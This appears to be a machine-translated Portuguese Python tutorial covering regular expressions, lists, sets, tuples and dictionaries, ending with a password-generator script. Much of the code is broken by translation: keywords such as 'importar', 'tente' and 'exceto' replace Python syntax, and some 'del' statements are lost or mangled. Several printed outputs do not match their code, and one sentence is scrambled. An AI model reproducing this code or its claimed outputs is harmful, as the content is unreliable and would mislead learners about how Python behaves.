Para executar a função search(), devemos primeiro importar o re-módulo Python e depois executar o programa. A "sequência" e o "conteúdo" a serem verificados em nossa string primária são passados para a chamada re.search() do Python.

Esta é a sintaxe da função re.search() -

re.search(padrão, string, flags= 0)

Aqui está a descrição dos parâmetros -

padrão: - esta é a expressão que deve ser correspondida. Deve ser uma expressão regular

string:- A string fornecida é aquela que será procurada pelo padrão onde quer que esteja dentro dela.

sinalizadores:- Bitwise OR (|) pode ser usado para expressar vários sinalizadores. Estas são modificações, e a tabela abaixo as lista.

Código

```
importar  re

line =  "Aprenda Python através de tutoriais em javatpoint" ;

search_object = re.search( r ' .*t? (.*t?) (.*t?)' , linha)
if  search_object:
   print ( "pesquisar grupo de objetos: " , search_object.group())
   print ( "pesquisar grupo de objetos 1: " , search_object.group( 1
))
```

```
   print ( "pesquisar grupo de objetos 2: " , search_object.group( 2
))
else :
   print ( "Nada encontrado!!" )
```

Saída:

```
search object group: Python através de tutoriais em javatpoint
pesquisar grupo de objetos 1: ativado
pesquisar grupo de objetos 2: javatpoint
```

Correspondência versus pesquisa

Python tem duas funções primárias de expressão regular: match e search. Match procura uma correspondência apenas onde a string começa, enquanto search procura uma correspondência em qualquer lugar da string (essa é a função padrão do Perl).

Código

```
importar  re

line =  "Aprenda Python através de tutoriais em javatpoint"

match_object = re.match( r 'through' , line, re.M|re.I)
if  match_object:
        print  (  "corresponde  ao  grupo  de  objetos:  "  ,
match_object.group())
else :
   print (  "Não há correspondência!!" )

search_object = re.search( r ' .*t? ' , linha, re.M|re.I)
if  searchObj:
   print ( "pesquisar grupo de objetos: " , search_object.group())
else :
```

```
print ( "Nada encontrado!!" )
```

Saída:

```
Não há correspondência!!
search object group: Python através de tutoriais sobre
```

re.encontrar()

A função findall() é frequentemente usada para procurar "todas" as aparências de um padrão. O módulo search(), por outro lado, fornecerá apenas a ocorrência mais antiga que corresponda à descrição. Em uma única operação, findall() fará um loop sobre todas as linhas do documento e fornecerá todas as correspondências regulares não sobrepostas.

Temos uma linha de texto e queremos obter todas as ocorrências do conteúdo, então usamos a função re.findall() do Python. Ele irá pesquisar todo o conteúdo fornecido a ele.

Usar o reembalagem nem sempre é uma boa ideia. Se estivéssemos pesquisando apenas uma string fixa ou uma classe de caractere específica e não estivéssemos aproveitando nenhum recurso re, como o sinalizador IGNORECASE, a capacidade total das expressões regulares não seria necessária. As strings oferecem várias maneiras de executar tarefas com strings fixas e geralmente são consideravelmente mais rápidas do que o solucionador de expressão regular maior e mais generalizado porque a execução é um loop C curto e simples que foi otimizado para o trabalho.

Lista Python

Uma lista em Python é usada para armazenar a sequência de vários tipos de dados. As listas do Python são do tipo mutável, o que

significa que podemos modificar seu elemento após sua criação. No entanto, o Python consiste em seis tipos de dados que são capazes de armazenar as sequências, mas o tipo mais comum e confiável é a lista.

Uma lista pode ser definida como uma coleção de valores ou itens de diferentes tipos. Os itens da lista são separados por vírgula (,) e colocados entre colchetes [].

Uma lista pode ser definida como abaixo

```
L1 = [ "John" ,  102 ,  "EUA" ]
L2 = [ 1 ,  2 ,  3 ,  4 ,  5 ,  6 ]
```

Se tentarmos imprimir o tipo de L1, L2 e L3 usando a função type(), será uma lista.

```
print(type(L1))
print(type(L2))
```

Saída:

```
<class 'lista'>
<class 'lista'>
```

Características das Listas

A lista tem as seguintes características:

*As listas são ordenadas.
*O elemento da lista pode ser acessado por índice.
*As listas são do tipo mutável.
*As listas são tipos mutáveis.
*Uma lista pode armazenar o número de vários elementos.

Vamos verificar a primeira declaração de que as listas são as ordenadas.

```
    a = [ 1 , 2 , "Peter" , 4.50 , "Ricky" , 5 , 6 ]
b = [ 1 , 2 , 5 , "Peter" , 4,50 , "Ricky" , 6 ]
a == b
```

Saída:

Falso

Ambas as listas consistiram nos mesmos elementos, mas a segunda lista mudou a posição do índice do 5º elemento que viola a ordem das listas. Ao comparar as duas listas, retorna o falso.

As listas mantêm a ordem do elemento durante todo o tempo de vida. É por isso que é a coleção ordenada de objetos.

```
a = [ 1 ,  2 , "Peter" ,  4.50 , "Ricky" , 5 ,  6 ]
b = [ 1 ,  2 , "Peter" ,  4.50 , "Ricky" , 5 ,  6 ]
a == b
```

Saída:

Verdadeiro
Vamos dar uma olhada no exemplo da lista em detalhes.

```
emp = [ "João" ,  102 ,  "EUA" ]
Dep1 = [ "CS" , 10 ]
Dep2 = [ "TI" , 11 ]
HOD_CS = [ 10 , "Sr. Holding" ]
HOD_IT = [ 11 ,  "Sr. Bewon" ]
print ( "imprimindo dados do funcionário..." )
print ( "Nome: %s, ID: %d, País: %s" %(emp[ 0 ],emp[ 1 ],emp[ 2 ]))
```

```
print ( "departamentos de impressão..." )
print ( "Departamento 1:\nNome: %s, ID: %d\nDepartamento 2:\nNome: %s, ID: %s" %(Dep1[ 0 ],Dep2[ 1 ],Dep2[ 0 ],Dep2[ 1 ]))

print ( "Detalhes do HOD..." )
print ( "Nome CS HOD: %s, Id: %d" %(HOD_CS[ 1 ],HOD_CS[ 0 ]))
print ( "Nome do HOD de TI: %s, Id: %d" %(HOD_IT[ 1 ],HOD_IT[ 0 ]))
print  (tipo(emp),tipo(Dep1),tipo(Dep2),tipo(HOD_CS),tipo(HOD_IT))
```

Saída:

```
    imprimindo dados do funcionário...
Nome: John, ID: 102, País: EUA
departamentos de impressão...
Departamento 1:
Nome: CS, ID: 11
Departamento 2:
Nome: IT, ID: 11
Detalhes HOD ....
CS HOD Nome: Sr. Holding, Id: 10
IT HOD Nome: Sr. Bewon, Id: 11
<class 'lista'> <class 'lista'> <classe 'lista'> <classe 'lista'> <classe 'lista'>
```

Python Set

Um conjunto Python é a coleção de itens não ordenados. Cada elemento do conjunto deve ser único, imutável e os conjuntos removem os elementos duplicados. Os conjuntos são mutáveis, o que significa que podemos modificá-los após sua criação.

Diferente de outras coleções em Python, não há índice anexado aos elementos do conjunto, ou seja, não podemos acessar diretamente nenhum elemento do conjunto pelo índice. No entanto, podemos imprimi-los todos juntos ou podemos obter a lista de elementos percorrendo o conjunto.

Criando um conjunto

O conjunto pode ser criado colocando os itens imutáveis separados por vírgulas entre chaves {}. Python também fornece o método set(), que pode ser usado para criar o conjunto pela sequência passada.

Exemplo 1: usando chaves

```
Dias = { "segunda-feira" , "terça-feira" , "quarta-feira" ,
 "quinta-feira" , "sexta-feira" , "sábado" , "domingo" }
print (dias)
print (tipo(dias))
print ( "percorrendo os elementos do conjunto..." )
for i in dias:
print (eu)
```

Saída:

{'Sexta', 'Terça', 'Segunda', 'Sábado', 'Quinta', 'Domingo', 'Quarta'}
<class 'conjunto'>
percorrendo os elementos do conjunto...
Sexta-feira
Terça-feira
Segunda-feira
Sábado
Quinta-feira
Domingo
Quarta-feira

Exemplo 2: Usando o método set()

```
Dias = set([ "Segunda-feira" , "Terça-feira" , "Quarta-feira" ,
 "Quinta-feira" , "Sexta-feira" , "Sábado" , "Domingo" ])
print (dias)
print (tipo(dias))
print ( "percorrendo os elementos do conjunto..." )
for i in dias:
   print (eu)
```

Saída:

```
{'Sexta', 'Quarta', 'Quinta', 'Sábado', 'Segunda', 'Terça', 'Domingo'}
<class 'conjunto'>
percorrendo os elementos do conjunto...
Sexta-feira
Quarta-feira
Quinta-feira
Sábado
Segunda-feira
Terça-feira
Domingo
```

Ele pode conter qualquer tipo de elemento, como inteiro, float, tupla, etc. Mas elementos mutáveis (lista, dicionário, conjunto) não podem ser membros de conjunto. Considere o seguinte exemplo.

```
# Criando um conjunto que possui elementos imutáveis
set1 = { 1 , 2 , 3 , "JavaTpoint" , 20.5 , 14 }
print (tipo(conjunto1))
    #Criando um conjunto que tem elemento mutável
set2 = { 1 , 2 , 3 ,[ "Javatpoint" , 4 ]}
print (tipo(conjunto2))
```

Saída:

```
<class 'conjunto'>

Traceback (última chamada mais recente)
<ipython-input-5-9605bb6fbc68> em <module>
    4
    5 #Criando um conjunto que contém elementos mutáveis
----> 6 set2 = {1,2,3,["Javatpoint",4]}
    7 print(tipo(conjunto2))

TypeError: tipo de hashable: 'list'
```

No código acima, criamos dois conjuntos, o conjunto **set1** tem elementos imutáveis e **set2** tem um elemento mutável como uma lista. Ao verificar o tipo de set2, ele gerou um erro, o que significa que set pode conter apenas elementos imutáveis.

Criar um conjunto vazio é um pouco diferente porque chaves {} vazias também são usadas para criar um dicionário. Assim, o Python fornece o método set() usado sem um argumento para criar um conjunto vazio.

```
# Chaves vazias criarão um dicionário
conjunto3 = {}
print (tipo(conjunto3))

    # Conjunto vazio usando a função set()
set4 = set()
print (tipo(conjunto4))
```

Saída:

```
<class 'dict'>
<class 'conjunto'>
```

Vamos ver o que acontece se fornecermos o elemento duplicado ao conjunto.

```
    set5 = { 1 , 2 , 4 , 4 , 5 , 8 , 9 , 9 , 10 }
print ( "Retorna conjunto com elementos únicos:" ,set5)
```

Saída:

Conjunto de retorno com elementos exclusivos: {1, 2, 4, 5, 8, 9, 10}

No código acima, podemos ver que **set5** consistia em vários elementos duplicados quando o imprimimos, removendo a duplicidade do conjunto.

Adicionando itens ao conjunto

Python fornece o método **add()** e **update()** que podem ser usados para adicionar algum item específico ao conjunto. O método add() é usado para adicionar um único elemento, enquanto o método update() é usado para adicionar vários elementos ao conjunto. Considere o seguinte exemplo.

Exemplo: 1 - Usando o método add()

```
Meses = set([ "janeiro" , "fevereiro" ,  "março" ,  "abril" ,  "maio" ,  "junho" ])
print ( "\nimprimindo o conjunto original..." )
print (meses)
print ( "\nAdicionando outros meses ao conjunto..." );
Meses.add( "Julho" );
Meses.add ( "Agosto" );
print ( "\nImprimindo o conjunto modificado..." );
print (meses)
print ( "\npercorrendo os elementos do conjunto..." )
for i  in  meses:
```

```
print (eu)
```

Saída:

```
imprimindo o conjunto original...
{'Fevereiro', 'Maio', 'Abril', 'Março', 'Junho', 'Janeiro'}

Adicionando outros meses ao conjunto...

Imprimindo o conjunto modificado...
{'Fevereiro', 'Julho', 'Maio', 'Abril', 'Março', 'Agosto', 'Junho', 'Janeiro'}

percorrendo os elementos do conjunto...
Fevereiro
Julho
Poderia
abril
Marchar
Agosto
Junho
Janeiro
```

Para adicionar mais de um item no conjunto, o Python fornece o método **update()** . Ele aceita iterável como um argumento.

Considere o seguinte exemplo.

Exemplo - 2 Usando a função update()

```
Meses = set([ "janeiro" , "fevereiro" ,  "março" ,  "abril" ,  "maio" ,  "junho" ])
print ( "\nimprimindo o conjunto original..." )
print (meses)
print ( "\natualizando o conjunto original..." )
Meses.atualização([ "Julho" , "Agosto" , "Setembro" , "Outubro" ]);
print ( "\nimprimindo o conjunto modificado..." )
```

```
print (Meses);
```

Saída:

```
imprimindo o conjunto original...
{'janeiro', 'fevereiro', 'abril', 'maio', 'junho', 'março'}

atualizando o conjunto original...
imprimindo o conjunto modificado...
{'janeiro', 'fevereiro', 'abril', 'agosto', 'outubro', 'maio', 'junho', 'julho',
'set
```

Removendo itens do conjunto

Python fornece o **método discard()** e o método **remove()** que podem ser usados para remover os itens do conjunto. A diferença entre essas funções, usando a função discard(), se o item não existir no conjunto, o conjunto permanecerá inalterado, enquanto o método remove() apresentará um erro.

Considere o seguinte exemplo.

Exemplo-1 Usando o método descarte()

```
meses = set([ "janeiro" , "fevereiro" ,  "março" ,  "abril" ,  "maio"
,  "junho" ])
print ( "\nimprimindo o jogo original...")
print (meses)
print ( "\nRemovendo alguns meses do conjunto...");
meses.discard( "janeiro" );
months.discard( "Maio" );
print ( "\nImprimindo o conjunto modificado..." );
print (meses)
print ( "\npercorrendo os elementos do conjunto..." )
for  i  in  meses:
 print (eu)
```

Saída:

```
imprimindo o conjunto original...
{'Fevereiro', 'Janeiro', 'Março', 'Abril', 'Junho', 'Maio'}

Tirando alguns meses do set...

Imprimindo o conjunto modificado...
{'fevereiro', 'março', 'abril', 'junho'}

percorrendo os elementos do conjunto...
Fevereiro
Marchar
abril
Junho
```

Python fornece também o método **remove()** para remover o item do conjunto. Considere o exemplo a seguir para remover os itens usando o método **remove()** .

Exemplo-2 Usando a função remove()

```
meses = set([ "janeiro" , "fevereiro" ,  "março" ,  "abril" ,  "maio"
,  "junho" ])
print ( "\nimprimindo o conjunto original..." )
print  (meses)
print ( "\nRemovendo alguns meses do conjunto..." );
meses.remove( "janeiro" );
meses.remove( "Maio" );
print ( "\nImprimindo o conjunto modificado..." );
print  (meses)
```

Saída:

```
imprimindo o conjunto original...
{'Fevereiro', 'Junho', 'Abril', 'Maio', 'Janeiro', 'Março'}
```

Tirando alguns meses do set...

Imprimindo o conjunto modificado...
{'fevereiro', 'junho', 'abril', 'março'}

Também podemos usar o método pop() para remover o item. Geralmente, o método pop() sempre removerá o último item, mas o conjunto não está ordenado, não podemos determinar qual elemento será retirado do conjunto.

Considere o seguinte exemplo para remover o item do conjunto usando o método pop().

```
Meses = set([ "janeiro" , "fevereiro" ,  "março" ,  "abril" ,  "maio" ,  "junho" ])
print ( "\nimprimindo o conjunto original..." )
print(meses)
print ( "\nRemovendo alguns meses do conjunto..." );
Meses.pop();
Meses.pop();
print ( "\nImprimindo o conjunto modificado..." );
print (meses)
```

Saída:

imprimindo o conjunto original...
{'Junho', 'Janeiro', 'Maio', 'Abril', 'Fevereiro', 'Março'}

Tirando alguns meses do set...

Imprimindo o conjunto modificado...
{'Maio', 'Abril', 'Fevereiro', 'Março'}

No código acima, o último elemento do conjunto Month é **março**, mas o método pop() removeu **junho e janeiro** porque o conjunto

não está ordenado e o método pop() não pôde determinar o último elemento do conjunto.

Python fornece o método clear() para remover todos os itens do conjunto.

Considere o seguinte exemplo.

```
Meses = set([ "janeiro" , "fevereiro" ,  "março" ,  "abril" ,  "maio" ,  "junho" ])
print ( "\nimprimindo o conjunto original..." )
print (meses)
print ( "\nRemovendo todos os itens do conjunto..." );
Meses.claro()
print ( "\nImprimindo o conjunto modificado..." )
print (meses)
```

Saída:

```
imprimindo o conjunto original...
{'janeiro', 'maio', 'junho', 'abril', 'março', 'fevereiro'}

Removendo todos os itens do conjunto...

Imprimindo o conjunto modificado...
definir()
```

Python Tuples

Uma coleção de objetos ordenados e imutáveis é conhecida como tupla. Tuplas e listas são semelhantes, pois ambas são sequências. No entanto, tuplas e listas são diferentes porque não podemos modificar tuplas, embora possamos modificar listas depois de criá-las, e também porque usamos parênteses para criar tuplas enquanto usamos colchetes para criar listas.

Colocar diferentes valores separados por vírgulas e entre parênteses forma uma tupla. Por exemplo,

Exemplo

```
tuple_1 = ( "Python" , "tuplas" , "imutável" , "objeto" )
tupla_2 = ( 23 , 42 , 12 , 53 , 64 )
tuple_3 = "Python" , "Tuplas" , "Ordenado" , "Coleção"
```

Representamos uma tupla vazia por dois parênteses que não incluem nada.

```
Tupla_vazia = ()
```

Precisamos adicionar uma vírgula após o elemento para criar uma tupla de um único elemento.

```
Tupla_1 = ( 50 ,)
```

Os índices de tupla começam em 0 e, de maneira semelhante às strings, podemos cortá-los, concatená-los e realizar outras operações.

Criando uma tupla

Todos os objetos (elementos) devem ser colocados entre parênteses (), cada um separado por uma vírgula, para formar uma tupla. Embora o uso de parênteses não seja obrigatório, é recomendável fazê-lo.

Qualquer que seja o número de objetos, mesmo de vários tipos de dados, pode ser incluído em uma tupla (dicionário, string, float, lista, etc.).

Código

```
# Programa Python para mostrar como criar uma tupla
```

```
    # Criando uma tupla vazia
tupla_vazia = ()
print( "Tupla vazia: " , tupla_vazia)

# Criando tupla com inteiros
int_tuple = ( 4 , 6 , 8 , 10 , 12 , 14 )
print( "Tupla com inteiros: " , int_tupla)

    # Criando uma tupla com objetos de diferentes tipos de dados
mixed_tuple = ( 4 , "Python" , 9.3 )
print( "Tupla com diferentes tipos de dados: " , mixed_tuple)

# Criando uma tupla aninhada
nested_tuple = ( "Python" , { 4 : 5 , 6 : 2 , 8 : 2 }, ( 5 , 3 , 5 , 6 ))
print( "Uma tupla aninhada: " , nested_tuple)
```

Saída:

```
Tupla vazia: ()
Tupla com inteiros: (4, 6, 8, 10, 12, 14)
Tupla com diferentes tipos de dados: (4, 'Python', 9.3)
Uma tupla aninhada: ('Python', {4: 5, 6: 2, 8: 2}, (5, 3, 5, 6))
```

Parênteses não são obrigatórios para construir tuplas. Embalagem tupla é o termo para isso.

Código

```
    # Programa Python para criar uma tupla sem usar parênteses

# Criando uma tupla
tuple_ =  4 ,  5.7 ,  "Tuplas" , [ "Python" ,  "Tuplas" ]

# exibindo a tupla criada
print(tuple_)
```

```
# Verificando o tipo de dados do objeto tuple_
print(tipo(tupla_))

# tentando modificar tuple_
tente :
   tupla_[ 1 ] =  4,2
exceto:
   print(TypeError)
```

Saída:

```
(4, 5.7, 'Tuplas', ['Python', 'Tuplas'])
<class 'tupla'>
<class 'TypeError'>
```

Pode ser desafiador construir uma tupla com apenas um elemento.

Colocar apenas o elemento entre parênteses não é suficiente. Será necessária uma vírgula após o elemento para ser reconhecido como uma tupla.

Código

```
    # Programa Python para mostrar como criar uma tupla com um único elemento

single_tuple = ( "Tupla" )
print(tipo(single_tuple))

# Criando uma tupla que possui apenas um elemento
single_tuple = ( "Tupla" ,)
print(tipo(single_tuple))

# Criando tupla sem parênteses
single_tuple =  "Tupla" ,
print(tipo(single_tuple))
```

Saída:

<class 'str'>
<class 'tupla'>
<class 'tupla'>

Acessando Elementos de Tupla

Podemos acessar os objetos de uma tupla de várias maneiras.

Acessando Elementos de Tupla

Podemos acessar os objetos de uma tupla de várias maneiras.

Não podemos fornecer um índice de um tipo de dados flutuante ou outros tipos porque o índice em Python deve ser um número inteiro. TypeError aparecerá como resultado se dermos um índice flutuante.

O exemplo abaixo ilustra como a indexação é realizada em tuplas aninhadas para acessar elementos.

Código

```
# Programa Python para mostrar como acessar elementos de tupla

# Criando uma tupla
tuple_ = ( "Python" ,  "Tuple" ,  "Ordenado" ,  "Coleção" )

print(tuple_[ 0 ])
print(tuple_[ 1 ])
# tentando acessar o índice do elemento mais do que o comprimento de uma tupla
tente :
   print(tuple_[ 5 ])
exceto Exceção como e:
   print(e)
```

```
# tentando acessar elementos através do índice do tipo de dado flutuante
tente :
   print(tuple_[ 1.0 ])
exceto Exceção como e:
   print(e)

# Criando uma tupla aninhada
nested_tuple = ( "Tupla" , [ 4 ,  6 ,  2 ,  6 ], ( 6 ,  2 ,  6 ,  7 ))

# Acessando o índice de uma tupla aninhada
print(nested_tuple[ 0 ][ 3 ])
print(nested_tuple[ 1 ][ 1 ])
```

Saída:

```
Python
Tuple
índice de tupla fora do intervalo
índices de tupla devem ser números inteiros ou fatias, não flutuantes
l
6
```

Indexação negativa

Os objetos de sequência do Python oferecem suporte à indexação negativa.

O último item da coleção é representado por -1, o penúltimo item por -2 e assim por diante.

Código

```
# Programa Python para mostrar como a indexação negativa funciona em tuplas Python
```

```
# Criando uma tupla
tuple_ = ( "Python" ,  "Tuple" ,  "Ordenado" ,  "Coleção" )

# Imprimindo elementos usando índices negativos
print( "Elemento no índice -1: " , tuple_[- 1 ])

print( "Os elementos entre -4 e -1 são: " , tuple_[- 4 :- 1 ])
```

Saída:

```
Elemento no índice -1: coleção
Elementos entre -4 e -1 são: ('Python', 'Tuple', 'Ordered')
```

Fatiamento

Podemos usar um operador de fatiamento, dois pontos (:), para acessar um intervalo de elementos de tupla.

Código

```
# Programa Python para mostrar como o fatiamento funciona em tuplas Python

# Criando uma tupla
tuple_ = ( "Python" ,  "Tuple" ,  "Ordenado" ,  "Imutável" ,  "Coleção" ,  "Objetos" )

# Usando fatias para acessar elementos da tupla
print( "Elementos entre os índices 1 e 3: " , tuple_[ 1 : 3 ])

# Usando indexação negativa no fatiamento
print( "Elementos entre os índices 0 e -4: " , tuple_[:- 4 ])

# Imprimindo a tupla inteira usando os  valores iniciais e finais  padrão .
print( "Tupla inteira: " , tupla_[:])
```

Saída:

```
Elementos entre os índices 1 e 3: ('Tuple', 'Ordered')
Elementos entre os índices 0 e -4: ('Python', 'Tuple')
Tupla inteira: ('Python', 'Tupla', 'Ordenado', 'Imutável', 'Coleção', 'Objetos')
```

Excluindo uma tupla

Os elementos de uma tupla não podem ser alterados, como já foi dito. Portanto, não podemos eliminar ou remover elementos de uma tupla.

No entanto, a palavra-chave del possibilita a exclusão completa de uma tupla.

Código

```
# Programa Python para mostrar como excluir elementos de uma tupla Python

# Criando uma tupla
tuple_ = ( "Python" , "Tuple" , "Ordenado" , "Imutável" , "Coleção" , "Objetos" )

# Excluindo um elemento específico da tupla
tente :
   tupla_[ 3 ]
   print(tuple_)
exceto Exceção como e:
   print(e)

# Excluindo a variável do espaço global do programa
tupla_

# Tentando acessar a tupla após excluí-la
```

```
tente :
   print(tuple_)
exceto Exceção como e:
   print(e)
```

Saída:

```
objeto 'tuple' não suporta exclusão de item
nome 'tuple_' não está definido
```

Tuplas de repetição em Python

Código

```
# Programa Python para mostrar repetição em tuplas

tuple_ = ( 'Python' , "Tuplas" )
print( "A tupla original é: " , tupla_)

# Repetindo os elementos da tupla
tupla_ = tupla_ *  3
print( "A nova tupla é: " , tupla_)
```

Saída:

```
A tupla original é: ('Python', 'Tuplas')
A nova tupla é: ('Python', 'Tuples', 'Python', 'Tuples', 'Python', 'Tuples')
```

Python Dictionary

O Python Dictionary é usado para armazenar os dados em um formato de par chave-valor. O dicionário é o tipo de dados em Python, que pode simular o arranjo de dados da vida real onde existe algum valor específico para alguma chave específica. É a

estrutura de dados mutável. O dicionário é definido em chaves e valores de elemento.

*** As chaves devem ser um único elemento**

*** O valor pode ser qualquer tipo, como lista, tupla, número inteiro, etc.**

Em outras palavras, podemos dizer que um dicionário é a coleção de pares chave-valor onde o valor pode ser qualquer objeto Python. Em contraste, as chaves são o objeto Python imutável, ou seja, Numbers, string ou tupla.

Criando o dicionário

O dicionário pode ser criado usando vários pares chave-valor entre colchetes {}, e cada chave é separada de seu valor por dois pontos (:). A sintaxe para definir o dicionário é fornecida abaixo.

Sintaxe:

```
Dict = { "Nome" :  "Tom" ,  "Idade" :  22 }
```

No dicionário acima **Dict** , as chaves **Name** e **Age** são a string que é um objeto imutável.

Vejamos um exemplo para criar um dicionário e imprimir seu conteúdo.

```
Funcionário = { "Nome" :  "João" ,  "Idade" :  29 ,  "salário" :  25000 , "Empresa" : "GOOGLE" }
print (tipo(Empregado))
print ( "imprimindo dados do funcionário.... " )
print (Empregado)
```

Saída

```
<class 'dict'>
Imprimindo dados do funcionário ....
{'Nome': 'João', 'Idade': 29, 'salário': 25000, 'Empresa': 'GOOGLE'}
```

O Python fornece o método **interno dict()** da função , que também é usado para criar um dicionário. As chaves vazias {} são usadas para criar um dicionário vazio.

```
# Criando um dicionário vazio
Dito = {}
print ( "Dicionário Vazio: " )
imprimir (Ditado)

# Criando um dicionário
# com o método dict()
Dict = dict({ 1 :  'Java' ,  2 :  'T' ,  3 : 'Ponto' })
print ( "\nCria Dicionário usando dict(): " )
impressão(Ditado)

# Criando um dicionário
# com cada item como um Par
Dict = dict([( 1 ,  'Devansh' ), ( 2 ,  'Sharma' )])
imprimir ( "\nDicionário com cada item como um par: " )
impressão (Ditado)
```

Saída:

```
Dicionário vazio:
{}

Crie um dicionário usando dict():
{1: 'Java', 2: 'T', 3: 'Ponto'}

Dicionário com cada item como um par:
{1: 'Devansh', 2: 'Sharma'}
```

Acessando os valores do dicionário

Discutimos como os dados podem ser acessados na lista e na tupla usando a indexação.

No entanto, os valores podem ser acessados no dicionário usando as chaves, pois as chaves são exclusivas no dicionário.

Os valores do dicionário podem ser acessados da seguinte maneira.

```
Funcionário = { "Nome" :  "João" ,  "Idade" :  29 ,  "salário" : 25000 , "Empresa" : "GOOGLE" }
print (tipo(Empregado))
print ( "imprimindo dados do funcionário.... " )
print ( "Nome: %s"  %Empregado[ "Nome" ])
print ( "Idade: %d"  %Empregado[ "Idade" ])
print ( "Salário: %d"  %Empregado[ "salário" ])
print ( "Empresa: %s"  %Empregado[ "Empresa" ])
```

Saída:

```
<class 'dict'>
imprimindo dados do funcionário ....
Nome: João
Idade: 29
Salário: 25.000
Empresa: GOOGLE
```

Python nos fornece uma alternativa para usar o método get() para acessar os valores do dicionário. Daria o mesmo resultado dado pela indexação.

Adicionando valores de dicionário

O dicionário é um tipo de dados mutável e seus valores podem ser atualizados usando as chaves específicas. O valor pode ser

atualizado junto com a chave **Dict[key] = value** . O método update() também é usado para atualizar um valor existente.

Observação: se o valor-chave já estiver presente no dicionário, o valor será atualizado. Caso contrário, as novas chaves adicionadas no dicionário.

Vejamos um exemplo para atualizar os valores do dicionário.

Exemplo 1:

```
    # Criando um dicionário vazio
Dito = {}
print ( "Dicionário Vazio: " )
imprimir (Ditado)

    # Adicionando elementos ao dicionário um de cada vez
Dict[ 0 ] =  'Pedro'
Dict[ 2 ] =  'José'
Dict[ 3 ] =  'Ricky'
print ( "\nDicionário após adicionar 3 elementos: " )
imprimir (Ditado)

    # Adicionando conjunto de valores
    # com uma única chave
# O Emp_ages não existe no dicionário
Dict[ 'Emp_ages' ] =  20 ,  33 ,  24
print ( "\nDicionário após adicionar 3 elementos: " )
imprimir (Ditado)

# Atualizando o valor da chave existente
Dict[ 3 ] =  'JavaTpoint'
print ( "\nValor da chave atualizado: " )
imprimir (Ditado)
```

Saída:

Dicionário vazio:

{}

Dicionário depois de adicionar 3 elementos:
{0: 'Peter', 2: 'Joseph', 3: 'Ricky'}

Dicionário depois de adicionar 3 elementos:
{0: 'Peter', 2: 'Joseph', 3: 'Ricky', 'Emp_ages': (20, 33, 24)}

Valor da chave atualizado:
{0: 'Peter', 2: 'Joseph', 3: 'JavaTpoint', 'Emp_ages': (20, 33, 24)}

Exemplo - 2:

```
Funcionário = { "Nome" : "João" , "Idade" : 29 , "salário" : 25000 , "Empresa" : "GOOGLE" }
imprimir (tipo(Empregado))
print ( "imprimindo dados do funcionário.... " )
imprimir (Empregado)
print ( "Digite os dados do novo funcionário...." );
Empregado[ "Nome" ] = input( "Nome: " );
Funcionário[ "Idade" ] = int(input( "Idade: " ));
Funcionário[ "salário" ] = int(input( "Salário: " ));
Empregado[ "Empresa" ] = input( "Empresa:" );
print ( "imprimindo os novos dados" );
imprimir (Empregado)
```

Saída:

Dicionário vazio:
{}

Dicionário depois de adicionar 3 elementos:
{0: 'Peter', 2: 'Joseph', 3: 'Ricky'}

Dicionário depois de adicionar 3 elementos:

{0: 'Peter', 2: 'Joseph', 3: 'Ricky', 'Emp_ages': (20, 33, 24)}

Valor da chave atualizado:
{0: 'Peter', 2: 'Joseph', 3: 'JavaTpoint', 'Emp_ages': (20, 33, 24)}

Excluindo elementos usando a palavra-chave del

Os itens do dicionário podem ser excluídos usando a palavra-chave **del** conforme indicado abaixo.

```
Funcionário = { "Nome" :  "João" ,  "Idade" :  29 ,  "salário" : 25000 , "Empresa" : "GOOGLE" }
imprimir (tipo(Empregado))
print ( "imprimindo dados do funcionário.... " )
imprimir (Empregado)
print ( "Excluindo alguns dados do funcionário" )
del  Empregado[ "Nome" ]
del  Empregado[ "Empresa" ]
print ( "imprimindo as informações modificadas" )
imprimir (Empregado)
print ( "Excluindo o dicionário: Empregado" );
do  Empregado
print ( "Vamos tentar imprimir novamente" );
imprimir (Empregado)
```

Saída:

```
<class 'dict'>
imprimindo dados do funcionário ....
{'Nome': 'João', 'Idade': 29, 'salário': 25000, 'Empresa': 'GOOGLE'}
Excluindo alguns dos dados do funcionário
imprimindo as informações modificadas
{'Idade': 29, 'salário': 25000}
Apagando o dicionário: Empregado
Vamos tentar imprimir novamente
NameError: o nome 'Funcionário' não está definido
```

Agora que você já sabe o fundamento da programação, você vai o que eu te promete no titulo do livrofirme que vou começaroximo capitulo !

Password Generator

Gerador de senha em Python

Código completo e pronto, só copiar e colar

```
    from argparse import ArgumentParser
import secrets
import random
import string

    # Setting up the Argument Parser
parser = ArgumentParser(
  prog='Password Generator.',
  description='Generate any number of passwords with this tool.'
)

    # Adding the arguments to the parser
```

```
parser.add_argument("-n", "--numbers", default=0, help="Number
of digits in the PW", type=int)
parser.add_argument("-l",          "--lowercase",          default=0,
help="Number of lowercase chars in the PW", type=int)
parser.add_argument("-u",          "--uppercase",          default=0,
help="Number of uppercase chars in the PW", type=int)
parser.add_argument("-s",        "--special-chars",        default=0,
help="Number of special chars in the PW", type=int)

    # add total pw length argument
parser.add_argument("-t", "--total-length", type=int,
                    help="The total password length. If passed, it will
ignore -n, -l, -u and -s, " \
                   "and generate completely random passwords with
the specified length")

    # The amount is a number so we check it to be of type int.
parser.add_argument("-a", "--amount", default=1, type=int)
parser.add_argument("-o", "--output-file")

    # Parsing the command line arguments.
args = parser.parse_args()

    # list of passwords
passwords = []
    # Looping through the amount of passwords.
for _ in range(args.amount):
  if args.total_length:
      # generate random password with the length
          # of total_length based on all available characters
      passwords.append("".join(
                      [secrets.choice(string.digits  +  string.ascii_letters  +
string.punctuation) \
              for _ in range(args.total_length)]))
  else:
      password = []
      # If / how many numbers the password should contain
```

```
        for _ in range(args.numbers):
            password.append(secrets.choice(string.digits))

        # If / how many uppercase characters the password should
contain
        for _ in range(args.uppercase):
            password.append(secrets.choice(string.ascii_uppercase))

        # If / how many lowercase characters the password should
contain
        for _ in range(args.lowercase):
            password.append(secrets.choice(string.ascii_lowercase))

        # If / how many special characters the password should
contain
        for _ in range(args.special_chars):
            password.append(secrets.choice(string.punctuation))

        # Shuffle the list with all the possible letters, numbers and
symbols.
        random.shuffle(password)

        # Get the letters of the string up to the length argument and
then join them.
        password = ''.join(password)

        # append this password to the overall list of password.
        passwords.append(password)

    # Store the password to a .txt file.
if args.output_file:
    with open(args.output_file, 'w') as f:
        f.write('\n'.join(passwords))

print('\n'.join(passwords))
```

Agora vou explicar ele passo a passo

Os geradores de senhas são ferramentas que permitem ao usuário criar senhas fortes aleatórias e personalizadas com base em suas preferências.

